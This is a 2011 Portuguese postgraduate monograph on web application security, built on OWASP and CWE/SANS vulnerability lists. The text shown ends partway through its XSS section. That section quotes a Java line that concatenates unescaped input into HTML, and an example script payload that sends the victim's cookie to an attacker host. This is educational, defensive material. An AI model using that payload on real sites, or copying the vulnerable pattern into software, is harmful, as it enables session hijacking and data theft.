UNIVERSIDADE FEDERAL DO PARANÁ

JULIANO JOSÉ DA SILVA

SEGURANÇA EM APLICAÇÕES WEB:
PRINCIPAIS VULNERABILIDADES E ESTRATÉGIAS DE PREVENÇÃO

CURITIBA

2011

JULIANO JOSÉ DA SILVA

SEGURANÇA EM APLICAÇÕES WEB:
PRINCIPAIS VULNERABILIDADES E ESTRATÉGIAS DE PREVENÇÃO

Monografia apresentada ao Curso de Pós-Graduação em Informática com ênfase em Análise e Projeto de Sistemas Orientados a Objetos, Departamento de Informática, Setor de Ciências Exatas, Universidade Federal do Paraná, como requisito parcial para obtenção do título de Especialista em Informática.

Orientador: Prof. Dr. Andrey Ricardo Pimentel

CURITIBA

2011

Parecer de Aprovação

Monografia de Especialização em Informática

Ênfase em Análise e Projeto de Sistemas Orientados a Objeto

Programa de Pós-Graduação em Informática/UFPR

Declaramos que o aluno **JULIANO JOSÉ DA SILVA** entregou a versão final da sua Monografia de Especialização em Informática da Universidade Federal do Paraná, com Ênfase em Análise e Projeto de Sistemas Orientados a Objeto, intitulada S***egurança em Aplicações Web: Principais Vulnerabilidades e Estratégias de Prevenção.***

Curitiba, 08 de 10 2012

ANDREY RICARDO PIMENTEL
Professor Adjunto
Universidade Federal do Paraná
Setor de Ciências Exatas
Departamento de Informática
Caixa Postal 19081
CEP 81531-990 - Curitiba-PR

BRUNO MÜLLER JUNIOR
Professor Adjunto
Universidade Federal do Paraná
Setor de Ciências Exatas
Departamento de Informática
Caixa Postal 19081
CEP 81531-990 - Curitiba-PR

DEDICATÓRIA

Todas as pessoas que passam pelas nossas vidas deixam as suas marcas num ir e vir infinito. As que permanecem é porque simplesmente doaram seus corações para entrar em sintonia com a nossas almas. As que se vão, nos deixam um grande aprendizado. Não importa que tipo de atitude tiveram, mas com elas aprendemos muito. Com as vaidosas e orgulhosas aprendemos que devemos ser humildes. Com as carinhosas e atenciosas aprendemos a ter gratidão. Com as duras de coração aprendemos a dar o perdão. Com as pessoas que passam pelas nossas vidas aprendemos também a Amar de várias formas. Com amizade, com dedicação, com carinho, com atenção, com atração, com paixão ou com desejo. Mas nunca ninguém nos ensinou e nunca aprenderemos como reagir diante da "SAUDADE" que algumas pessoas deixaram em nós.

Para minha Mãe, em seu descanso eterno, dedico esse trabalho.

AGRADECIMENTOS

A minha estimada Família, que com afeto, carinho e muita paciência compreenderam a minha ausência, ajudando-me intensamente com dedicação e amor no percurso da minha trajetória acadêmica.

Aos meus colegas de sala de aula pelo apoio, paciência, compreensão, pelos momentos os quais deixei a desejar como acadêmico e amigo.

Aos meus professores por compartilhar sua sabedoria, pela paciência e compreensão.

“Alguns homens veem as coisas como são, e dizem 'Por quê?'

Eu sonho com as coisas que nunca foram e digo 'Por que não ?'.”

George Bernard Shaw

RESUMO

As práticas de segurança no desenvolvimento de sistemas web, apesar da criticidade, tem sido ignoradas. Estudos de diversas entidades apontam as aplicações web como as mais vulneráveis e as que mais sofrem ataques maliciosos. As consequências de um ataque podem variar desde a visualização de dados não autorizados, roubo de informações sigilosas, controle da aplicação e até mesmo o controle do ambiente em que a aplicação é executada, dependendo do nível de vulnerabilidade da aplicação que sofre o ataque. Os estudos mostram também que a maioria dos ataques concentram-se num determinado conjunto de categorias de vulnerabilidades, e se aplicadas estratégias de prevenção no desenvolvimento da aplicação, os ataques podem ser evitados. Apesar deste cenário preocupante de insegurança da maioria das aplicações, as empresas não tem aplicado esforços suficientes para corrigir ou minimizar as vulnerabilidades nas suas aplicações já existentes e mesmo nas novas aplicações que estão em desenvolvimento não há perspectiva de adequação do processo de desenvolvimento. A identificação e categorização das vulnerabilidades mais exploradas mostram que a maior parte delas são inseridas durante o desenvolvimento das aplicações, na implementação de códigos inseguros que possibilitam os ataques maliciosos. A partir da identificação das vulnerabilidades é possível determinar um conjunto de estratégias de prevenção que eliminam ou pelo menos minimizam o impacto dos ataques maliciosos. No entanto, não basta aplicar as estratégias de prevenção isoladamente. Para que a aplicação se torne segura, é necessário que a preocupação com segurança seja constante, por isso se torna imprescindível que um conjunto de boas práticas de programação seja estabelecido e adotado no processo de desenvolvimento.

Palavras-chaves: Segurança, Aplicações Web, vulnerabilidades, estratégias de prevenção.

LISTA DE GRÁFICOS

GRÁFICO 1 – PARTICIPAÇÃO DAS VULNERABILIDADES DAS APLICAÇÕES WEB..16
GRÁFICO 2 – DISTRIBUIÇÃO DAS VULNERABILIDADES POR CATEGORIA......16
GRÁFICO 3 – PORCENTAGEM DE APLICAÇÕES VULNERÁVEIS POR TIPO.....17

LISTA DE SIGLAS

ADS - Alternate Data Stream

AES - Advanced Encryption Standard

API - Application Programming Interface

CWE - Common Weakness Enumeration

DISA - Defense Information Systems Agency

DNS - Domain Name System

FIPS 140-2 - Federal Information Processing Standard Publication 140-2

FTC - Federal Trade Commission

FTP - File Transfer Protocol

GUID - Globally Unique Identifier

HTTP - HyperText Transfer Protocol

HTTPS - HyperText Transfer Protocol Secure

ISS - Internet Information Service

LDAP - Lightweight Directory Access Protocol

MD5 - Message-Digest Algorithm 5

MQ - Manager Queue

NTFS - New Technology File System

OWASP - Open Web Application Security Project

PCI DSS - Payment Card Industry Data Security Standard

RSA - RSA Data Security

SANS - SysAdmin, Audit, Network, Security

SHA - Secure Hash Algorithm

SQL - Structured Query Language

SSL - Secure Socket Layer

TI - Tecnologia da Informação

TLS - Transport Layer Security

XML - Extensible Markup Language

Sumário

1 INTRODUÇÃO..10
1.1 OBJETIVOS..11
1.1.1 Objetivo geral...11
1.1.2 Objetivos específicos: 11
1.2 JUSTIFICATIVA..11
1.3 METODOLOGIA..12
2 O ESTADO DA SEGURANÇA DAS APLICAÇÕES...................................15
3 AS PRINCIPAIS VULNERABILIDADES DE SEGURANÇA........................20
3.1 Cross Site Scripting (XSS) 21
3.1.1 Características...21
3.1.2 Exemplo de ataque...21
3.1.3 Estratégia de prevenção...22
3.2 SQL Injection 25
3.2.1 Características...25
3.2.2 Exemplo de ataque...25
3.2.3 Estratégia de prevenção...26
3.3 Cross-Site Request Forgery (CSRF) 29
3.3.1 Características...29
3.3.2 Exemplo de ataque...29
3.3.3 Estratégia de prevenção...30
3.4 Falha de Autenticação e Gerenciamento de Sessão 31
3.4.1 Características...31
3.4.2 Exemplo de ataque...31
3.4.3 Estratégia de prevenção...32
3.5 Referência Insegura Direta a Objeto...33
3.5.1 Características...33
3.5.2 Exemplo de ataque...33
3.5.3 Estratégia de prevenção...34
3.6 Configuração Inadequada do Ambiente de Execução......................35
3.6.1 Características...35
3.6.2 Exemplo de ataque...37
3.6.3 Estratégia de prevenção...37
3.7 Vazamento de Informações e Tratamento Inapropriado de Erros....40
3.7.1 Características...40
3.7.2 Exemplo de ataque...40
3.7.3 Estratégia de prevenção...41
3.8 Upload de Arquivos de Tipos Perigosos 42
3.8.1 Características...42
3.8.2 Exemplo de ataque...43
3.8.3 Estratégia de prevenção...45
3.9 Armazenamento Criptográfico Inseguro..49
3.9.1 Características...49
3.9.2 Exemplo de ataque...50
3.9.3 Estratégia de prevenção...50
3.10 Falha ao Restringir Acesso à URL...51
3.10.1 Características...51
3.10.2 Exemplo de ataque...52
3.10.3 Estratégia de prevenção...53
3.11 Proteção Insuficiente da Camada de Transporte...........................55

3.11.1 Características....55
3.11.2 Exemplo de ataque....55
3.11.3 Estratégia de prevenção....56
3.12 Redirecionamentos de URL para Página não Confiável....57
3.12.1 Características....57
3.12.2 Exemplo de ataque....58
3.12.3 Estratégia de prevenção....59
4 BOAS PRÁTICAS DE PROGRAMAÇÃO....61
4.1 Checklist de Práticas de Codificação Segura....63
4.1.1 Validação de Entrada de Dados....63
4.1.2 Codificação da Saída de Dados....65
4.1.3 Autenticação e Gerenciamento de Senhas....66
4.1.4 Gerenciamento de Sessão....70
4.1.5 Controle de Acessos....72
4.1.6 Práticas de Criptografia....74
4.1.7 Tratamento de Erros e Log....75
4.1.8 Proteção de Dados....77
4.1.9 Segurança nas comunicações....78
4.1.10 Configuração do Sistema....79
4.1.11 Segurança em Base de Dados....81
4.1.12 Gerenciamento de Arquivos....82
4.1.13 Gerenciamento de Memória....84
4.1.14 Práticas Gerais de Codificação....85
CONCLUSÃO....88
REFERÊNCIAS BIBLIOGRÁFICAS....90
REFERÊNCIAS CONSULTADAS....91

1 INTRODUÇÃO

Na medida em que a sociedade migra suas inúmeras atividades e serviços para o ambiente Web, uma quantidade cada vez maior de dados e informações de diversos níveis de valor e privacidade são disponibilizados pela Web. Deste modo, a preocupação com requisitos de segurança deve ter atenção especial no processo de desenvolvimento dos sistemas, ou, pessoas, empresas e governos podem ter prejuízos morais e financeiros caso suas falhas sejam exploradas para fins indevidos.

Requisitos de segurança são um conjunto de requisitos que ajudam a garantir que o software seja construído e implantado de forma segura. O objetivo da segurança em aplicações é manter a confidencialidade, integridade e disponibilidade dos recursos de informação a fim de permitir que as operações de negócios sejam bem sucedidas. Esse objetivo é alcançado através da implementação de controles de segurança. Implantar mecanismos de segurança possibilita que a organização alcance suas metas e objetivos de negócios, levando em consideração as ameaças relacionadas ao uso de sistemas de informação.

Na abordagem de requisitos de segurança de sistemas citados neste trabalho, três conceitos serão frequentemente usados e de fundamental importância sua compreensão: Ameaças, Vulnerabilidades e Ataques. Ameaças são agentes ou condições capazes de explorar vulnerabilidades em um ambiente colocando em risco a segurança das informações, resultando em perda de confidencialidade, integridade e disponibilidade. Vulnerabilidades são falhas de projeto, implementação ou configuração de um software ou sistema operacional que quando explorada por um atacante, resulta na violação da segurança de um sistema. Ataques são a exploração bem ou mal sucedida de vulnerabilidades, que possam colocar em risco a confidencialidade, integridade e disponibilidade da informação (OWASP TOP 10 2007, 2007).

Esses três conceitos formam o núcleo do contexto de discussão de segurança de sistemas. Se mecanismos de segurança são implementados adequadamente para suprimir uma vulnerabilidade, a ameaça deixa de existir e, consequentemente, o ataque será inviável. Assim, para que se possa implementar

um mecanismo de segurança, é necessário conhecer quais são as vulnerabilidades a serem prevenidas e como implementá-lo adequadamente, evitando erros que podem inserir novas vulnerabilidades na aplicação.

1.1 OBJETIVOS

1.1.1 Objetivo geral

Conscientizar os analistas e desenvolvedores de software sobre a importância dos aspectos segurança em aplicações Web através de estudos e pesquisas sobre o tema, e apresentar as principais vulnerabilidades de software, sugerindo estratégias de prevenção e estratégias de implementação de código que contemple os aspectos de segurança.

1.1.2 Objetivos específicos:

- Apresentar estudos e pesquisas sobre a questão de segurança em aplicações Web, para contextualizar analistas e desenvolvedores sobre o estado atual da segurança nas aplicações Web.
- Categorizar e descrever as principais vulnerabilidades de segurança em aplicações Web.
- Apresentar estratégias de prevenção contra as principais vulnerabilidades de segurança.
- Alertar sobre os erros comuns cometidos na tentativa de implementar código que contemple os aspectos de segurança.
- Apresentar boas práticas de programação que podem ser seguidas no processo de desenvolvimento de software.

1.2 JUSTIFICATIVA

Segurança de aplicações Web é um tema amplo que deve estar presente durante todo o processo de desenvolvimento de uma aplicação. Devido a sua complexidade, todos os envolvidos devem possuir um conhecimento técnico

especializado e realizar um investimento de tempo considerável para se obter um aprendizado adequado. Além disso, soma-se o fato de que a efetiva implementação de uma estratégia de prevenção contra uma vulnerabilidade depende da tecnologia utilizada pela organização, e mesmo para uma determinada tecnologia a forma de implementação pode variar dependendo dos padrões de desenvolvimento e *frameworks* adotados.

O conhecimento técnico especializado, tempo e consequentemente os custos financeiros para se obter esse aprendizado desestimulam as organizações a adotarem medidas preventivas que contemplem os aspectos de segurança recomendados. Por isso, um material de referência relativamente curto, que condense os pontos mais críticos dos aspectos de segurança de aplicações Web necessários, e que também sirva como um primeiro passo para adoção de boas práticas no processo de desenvolvimento, se tornaria uma importante contribuição para melhoria do processo de desenvolvimento das organizações.

A partir dessa perspectiva, esse trabalho procura abordar os principais aspectos de segurança, apresentando estratégias de prevenção e boas práticas de programação que possam nortear as organizações nos seus passos iniciais no atendimento aos requisitos de segurança.

1.3 METODOLOGIA

A segurança de aplicações é um tema que é ou deveria ser de grande preocupação para entidades governamentais e privadas, devido aos impactos negativos que seu desconhecimento podem causar. Por isto, estudos e pesquisas são realizados periodicamente por entidades especializadas sobre questões relacionadas a segurança de aplicações. Este projeto utiliza para seus fins, os estudos, pesquisas e orientações mais recentes sobre questões de segurança em aplicações Web de entidades especializadas, dos quais se destacam:

- **OWASP TOP 10 2010:** É um projeto realizado pela *Open Web Application Security Project* (OWASP) que lista as dez principais vulnerabilidades em aplicações Web. O objetivo do projeto Top 10 é aumentar a conscientização sobre segurança de aplicações, identificando alguns dos riscos mais críticos

enfrentados pelas organizações. O projeto Top 10 é referenciada por muitos padrões, livros, ferramentas, e organizações, incluindo *MITRE Corporation*, *Payment Card Industry Data Security Standard* (PCI DSS), *Defense Information Systems Agency* (DISA), *Federal Trade Commission* (FTC), e outros. O *Open Web Application Security Project* (OWASP) é uma organização mundial de caridade sem fins lucrativos, focada na melhoria da segurança do software de aplicação. O OWASP é uma comunidade aberta dedicada a capacitar as organizações para conceber, desenvolver, adquirir, operar e manter aplicações que podem ser confiáveis.

- **2010 CWE/SANS Top 25 Most Dangerous Software Errors:** É uma lista de erros de programação críticos que podem levar a sérias vulnerabilidades de software, publicados anualmente pela *Common Weakness Enumeration* (CWE) em parceria com o *SANS Institute*. A lista é o resultado da colaboração entre o *SANS Institute*, *Mitre Corporation*, e muitos especialistas em segurança de software dos EUA e Europa. O SANS *(SysAdmin, Audit, Network, Security) Institute*, foi criado em 1989 como uma organização de pesquisa cooperativa e educação. Além de oferecer treinamento especializado, o SANS disponibiliza gratuitamente uma série de documentos sobre temas relacionados a segurança de aplicações.

- **State of Web Application Security:** É um estudo conduzido pelo *Ponemon Institute* que teve como objetivo entender como as organizações lidam com as questões de segurança de suas aplicações. O *Ponemon Institute* realiza pesquisas independentes sobre privacidade, proteção de dados e política de segurança da informação.

- **Web Application Security Trends Report:** É um relatório realizado semestralmente pela *Cenzic Inc.* que tem como objetivo identificar as principais vulnerabilidades em aplicações Web, categorizar e quantificar os ataques.

Após a explanação da justificativa, objetivos, metodologia, introdução de conceitos e contexto do trabalho apresentados até aqui, no capítulo 2 serão apresentados estudos que identificam e classificam as vulnerabilidades mais

exploradas em aplicações Web. Também será apresentado uma pesquisa que demonstra qual a percepção dos desenvolvedores em relação a como as organizações da qual fazem parte tratam as questões de segurança de suas aplicações.

No capítulo 3 será apresentado para cada vulnerabilidade suas características, exemplos de ataque e, principalmente, as estratégias de prevenção, as quais os desenvolvedores poderão utilizar como referência na implementação de código que contemple os aspectos de segurança relacionados a vulnerabilidade.

No capítulo 4 será apresentado um conjunto de boas práticas de programação que visam mitigar durante o desenvolvimento o maior número possível das vulnerabilidades mais exploradas em aplicações Web.


2 O ESTADO DA SEGURANÇA DAS APLICAÇÕES

Neste capítulo serão apresentados estudos que identificam e classificam as vulnerabilidades mais exploradas em aplicações Web. Também será apresentado uma pesquisa que demonstra qual a percepção dos desenvolvedores em relação a como as organizações da qual fazem parte tratam as questões de segurança de suas aplicações.

Os ataques contra aplicações Web podem ter uma grande variedade de formas, por isso é importante compreender que a visão de segurança do aplicativo não pode basear-se apenas em um tipo de ataque, com enfoque excessivamente estreito. A segurança de uma aplicação Web depende de uma série de fatores, como configuração adequada, continuidade na lógica da aplicação e fluxo de trabalho, bem como fatores como a administração competente e observância das políticas de segurança por parte de corporações que gerenciam os dados do aplicativo.


Segundo pesquisa realizada pela *Cenzic*(*WEB APPLICATION SECURITY TRENDS REPORT Q3-Q4 2009*) no segundo semestre de 2009, 82% das vulnerabilidades registradas estavam em aplicações web e tecnologias relacionadas, o número mais elevado registrado pelos estudos da Cenzic até então. O Gráfico 1 demonstra a evolução da paticipação das aplicações Web no contexto total das vulnerabilidades nas aplicações, em cada semestre dos anos de 2008 e 2009.

GRÁFICO 1 – PARTICIPAÇÃO DAS VULNERABILIDADES DAS APLICAÇÕES WEB



FONTE: Web Application Security Trends Report Q3-Q4 2009 (2009, p. 8).

GRÁFICO 2 – DISTRIBUIÇÃO DAS VULNERABILIDADES POR CATEGORIA




FONTE: Web Application Security Trends Report Q3-Q4 2009 (2009, p. 10) .

O Gráfico 2 demonstra a participação das principais ameaças relacionadas as vulnerabilidades em aplicações Web agrupadas por categoria, segundo a classificação da *Cenzic*. O Gráfico 3 demonstra a porcenagem de aplicações vulneráveis a cada tipo de vulnerabilidade, a saber: *Cross-Site Request Forgery*, *Unauthorized Directory Access*, *Insecure Resource Location*, *SQL Injection*, *Remote Code Execution*, *Authorization and Authentication*, *Session Management*, *Cross-Site*

Scripting, *Information Leaks and Exposures*. Maiores detalhes sobre cada tipo de vulnerabilidade podem ser obtidos no documento *Web Application Security Trends Report Q3-Q4 2009* (vide referências para link de acesso). Podemos concluir pelo gráfico 3 que a maioria das aplicações ainda apresentam vulnerabilidades básicas que poderiam ser evitadas através da aplicação de boas práticas de programação e utilização de *frameworks* dedicados.

A rápida análise do Gráfico 2 e Gráfico 3 já demonstra que praticamente todas as principais vulnerabilidades das aplicações Web estão intimamente relacionadas com a forma que foi implementado o código da aplicação, desmistificando o conceito de que segurança de aplicações resume-se a infraestrutura de hardware e software independentes, ou seja, não basta implementar uma infraestrutura de hardware sofisticada e utilizar os softwares de segurança mais confiáveis e atuais se a aplicação apresentar vulnerabilidades que podem permitir ao atacante controle sobre o ambiente da aplicação, podendo resultar em graves violações de informações e danos ao sistema.

GRÁFICO 3 – PORCENTAGEM DE APLICAÇÕES VULNERÁVEIS POR TIPO



FONTE: Web Application Security Trends Report Q3-Q4 2009 (2009, p. 11) .

O estudo da *Cenzic* conclui que 93% das aplicações Web analisadas tinham vulnerabilidades sérias que poderiam conduzir à exposição de informações confidenciais do usuário. Vale lembrar ainda, que 82% das vulnerabilidades registradas estavam em aplicações Web. Esse estudo confirma o estado alarmante em que se encontra a segurança em aplicações Web. Além disso, fornece o conjunto das principais vulnerabilidades.

O *Ponemon Institute* conduziu um estudo (STATE OF WEB APPLICATION SECURITY, 2010) com profissionais de TI e segurança de TI para entender melhor o risco dos sites inseguros e como suas organizações estão lidando com as ameaças internas e externas. O estudo revela que apesar de terem aplicações de missão crítica acessíveis através dos seus *Websites*, muitas organizações falham em fornecer recursos suficientes para garantir e proteger seus aplicativos Web. Isto é particularmente preocupante, dado que a camada de aplicativo da Web é o alvo número um de ataque maliciosos.

Enquanto os participantes do estudo consideraram como maior ameaça para suas aplicações o roubo de dados, eles não acreditam que suas organizações consideram a segurança da Web como uma iniciativa estratégica. Eles também acreditam que suas organizações não têm atribuido recursos suficientes para proteger suas aplicações críticas.

Os riscos aos *Websites* estão sendo ignorados apesar da evidência de que ataques maliciosos na maioria das vezes comprometem bases de dados ou aplicações. Conforme revelado no estudo, as aplicações Web estão em risco pelas seguintes razões:

- 70% dos entrevistados não acreditam que suas organizações alocam recursos suficientes para assegurar e proteger suas aplicações críticas.
- 34% das vulnerabilidades de urgência não são corrigidas.
- 38% acreditam que seriam necessários mais de 20 horas de desenvolvimento para corrigir uma vulnerabilidade.
- 55% dos inquiridos consideram que os desenvolvedores estão ocupados

demais para responder a questões de segurança.

Neste capítulo foi apresentado estudos que identificaram e categorizaram as vulnerabilidades mais exploradas em aplicações Web, além de expor como as organizações estão lindando com esses riscos. Os estudos apresentados dão a noção do estado de insegurança das aplicações Web, além de demonstrar que esta situação decorre principalmente pelo fato de as empresas abordarem os requisitos de segurança insuficientemente, seja por motivos técnicos ou financeiros. Além disso, os estudos também fornecem importantes subsídios para determinar uma iniciativa para reverter essa situação, expondo duas questões fundamentais a serem tratadas a partir daqui:

- Quais são as principais vulnerabilidades e respectivas estratégias de prevenção;
- Quais as boas práticas de programação que podem ser aplicadas no desenvolvimento de aplicações Web visando à prevenção de ataques maliciosos.

3 AS PRINCIPAIS VULNERABILIDADES DE SEGURANÇA

Após vermos estudos que identificaram e classificaram as vulnerabilidades mais exploradas em aplicações Web, será apresentado para cada vulnerabilidade suas características, exemplos de ataque e, principalmente, as estratégias de prevenção, as quais os desenvolvedores poderão utilizar como referência na implementação de código que contemple os aspectos de segurança relacionados a vulnerabilidade.

Obter o nível necessário de conhecimento e experiência é um objetivo fundamental para as organizações na implementação de políticas de segurança no desenvolvimento de aplicações Web. O desafio da segurança das aplicações está entre os temas mais dinâmicos, complexos e sofisticados que qualquer organização de TI terá de enfrentar. Foi a falta geral de conhecimento dentro desta área que criou o atual estado extremamente propício a um número infinito de possíveis alvos para ataques maliciosos.

A seguir, serão apresentadas as principais vulnerabilidades em aplicações Web e suas respectivas estratégias de prevenção. O conjunto de vulnerabilidades é baseado pelo (*OWASP TOP 2010, 2010)* e o (*2010 CWE/SANS TOP 25 MOST DANGEROUS SOFTWARE ERRORS, 2010)*, dois projetos que têm como objetivo classificar e descrever as principais vulnerabilidades em aplicações. As vulnerabilidades apresentadas serão:

1. *Cross Site Scripting* (XSS);
2. *SQL Injection*;
3. *Cross Site Request Forgery* (CSRF);
4. Falha de Autenticação e Gerenciamento de Sessão;
5. Referência Insegura Direta a Objeto;
6. Configuração Inadequada do Ambiente de Execução;
7. Vazamento de Informações e Tratamento Inapropriado de Erros;

8. *Upload* de Arquivos de Tipos Perigosos;
9. Armazenamento Criptográfico Inseguro;
10. Falha ao Restringir Acesso à URL;
11. Proteção Insuficiente da Camada de Transporte;
12. Redirecionamento de URL para Página não Confiável.

Essas vulnerabilidades foram escolhidas com o objetivo de cobrir o escopo das vulnerabilidades mais exploradas nas aplicações Web, conforme os estudos mostrados no Capítulo 2, e que estão relacionadas diretamente a elementos que dependem da atuação do desenvolvedor, como implementação de código e configuração de ambiente de execução. A nomenclatura das vulnerabilidades pretende ser o mais próximo possível das originais em língua estrangeira. Além disso, apesar de divergências quanto a nomenclaturas e objetivos específicos, os dois projetos utilizados como fonte primária possuem conteúdos complementares.

3.1 CROSS SITE SCRIPTING (XSS)

3.1.1 Características

Cross-site scripting (XSS) é uma vulnerabilidade que explora a falta de verificação de dados de entrada e saída da aplicação Web. XSS permite aos atacantes executarem *scripts* no navegador da vítima, permitindo roubar sessões de usuário, pichar *sites* Web, ou redirecionar o usuário para sites maliciosos. O ataque é feito através da injeção de *tags* HTML e/ou código *Javascript* pela entrada de dados da própria aplicação.

3.1.2 Exemplo de ataque

A aplicação utiliza dados não confiáveis na construção do trecho apresentado no Exemplo de Código 1, sem escape ou validação do HTML:

Exemplo de Código 1

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

O atacante modifica o parâmetro CC em seu *browser* conforme o Exemplo de Código 2:

Exemplo de Código 2

```
"><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?
foo=' + document.cookie</script>."
```

Isso faz com que o ID da sessão da vítima seja enviado para o *site* do invasor, permitindo que o invasor sequestre a sessão atual do usuário. Note que o atacante também pode usar XSS para derrubar qualquer defesa CSRF - *Cross-Site Request Forgery*, que o aplicativo utilize.

3.1.3 Estratégia de prevenção

Use um *framework* que não permita que essa vulnerabilidade ocorra ou forneça construções que tornem essa vulnerabilidade mais fácil de evitar. Exemplos de bibliotecas e *frameworks* para este objetivo incluem a biblioteca [1]*Microsoft Anti-XSS*, o módulo de codificação [2]*OWASP ESAPI* e [3]*Apache Wicket*.

É importante entender o contexto no qual os dados serão utilizados e a codificação de caracteres esperada. Isto é especialmente importante na transmissão de dados entre componentes diferentes, ou quando a geração de saídas pode conter múltiplas codificações ao mesmo tempo, como páginas web ou de mensagens de correio. Estude todos os protocolos de comunicação esperados e representações de dados para determinar as estratégias de codificação necessária. Para quaisquer dados que gerem saída para outra página Web, especialmente os dados que foram recebidos de entradas externas, use a codificação apropriada em todos os caracteres não alfanuméricos.

1. Disponível em: http://msdn.microsoft.com/en-us/library/aa973813.aspx.
2. Disponível em: https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API.
3. Disponível em: http://wicket.apache.org.

Compreenda todas as possíveis áreas onde as entradas não confiáveis podem ser injetadas no seu software como: parâmetros ou argumentos, *cookies*, qualquer leitura a partir da rede, variáveis de ambiente, pesquisas de DNS reverso, resultados de consulta, cabeçalhos de solicitação, componentes de URL, e-mail, arquivos, ficheiros, bases de dados e os sistemas externos que fornecem dados para o aplicativo. Lembre-se que as entradas podem ser obtidas indiretamente por meio de chamadas de API.

Para as verificações de segurança que são executadas no lado do cliente, garanta que esses controles são duplicados no lado do servidor. Os atacantes podem ignorar as verificações do lado do cliente, modificando os valores após as verificações serem realizadas, ou alterando o cliente para remover os controles do lado do cliente por completo. Em seguida, estes valores modificados seriam enviados para o servidor. Se possível, utilize mecanismos estruturados que realizem automaticamente a separação entre dados e código. Estes mecanismos podem ser capazes de fornecer a codificação necessária e validação automática, em vez de confiar no desenvolvedor para fornecer esse recurso em todos os pontos onde a saída é gerada.

Para cada página da Web gerada, especifique uma codificação de caracteres, como ISO-8859-1 ou UTF-8. Quando uma codificação não for especificada, o navegador web pode escolher uma codificação diferente, adivinhando qual a codificação que realmente está sendo usado pela página web. Isso pode fazer com que o navegador Web trate certas sequências especiais, gerando brechas para ataques XSS.

